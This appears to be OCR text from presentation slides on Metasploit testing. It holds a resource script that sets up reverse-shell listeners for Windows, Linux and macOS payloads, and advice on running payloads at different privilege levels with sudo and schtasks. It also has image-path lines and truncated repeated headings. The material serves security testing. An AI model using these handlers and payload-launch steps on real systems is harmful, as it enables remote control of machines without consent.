
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_https
set LHOST 192.168.1.100
set LPORT 8080
set ExitOnSession false
exploit -j -x
set PAYLOAD linux/x86/shell/reverse_tcp
set LPORT 8081
exploit -j -x
set PAYLOAD osx/x86/vforkshell/reverse_tcp
set LPORT 8082
```

- Now we can start msfconsole with the -r option and pass the file or use the resource command to launch it


Running Payloads in Different Contexts

- Once you have copied over the payloads to your target test system it is always recommended to set sessions under different permission levels on Linux and OSX the sudo command is used for this as **`sudo <username> -c <payload>`**, have one as regular user another as root
- On Windows systems I recommend to use the scheduler to do this, on a command prompt with Administrator privileges you would run **`schtasks /create /tn <taskname> /tr <payload>  /sc once /ru <user> /st 00:00:00`**
- Typically for Windows systems one would have one as a regular user, administrator and system

Running Payloads in Different



Running Payloads in Different



Questions?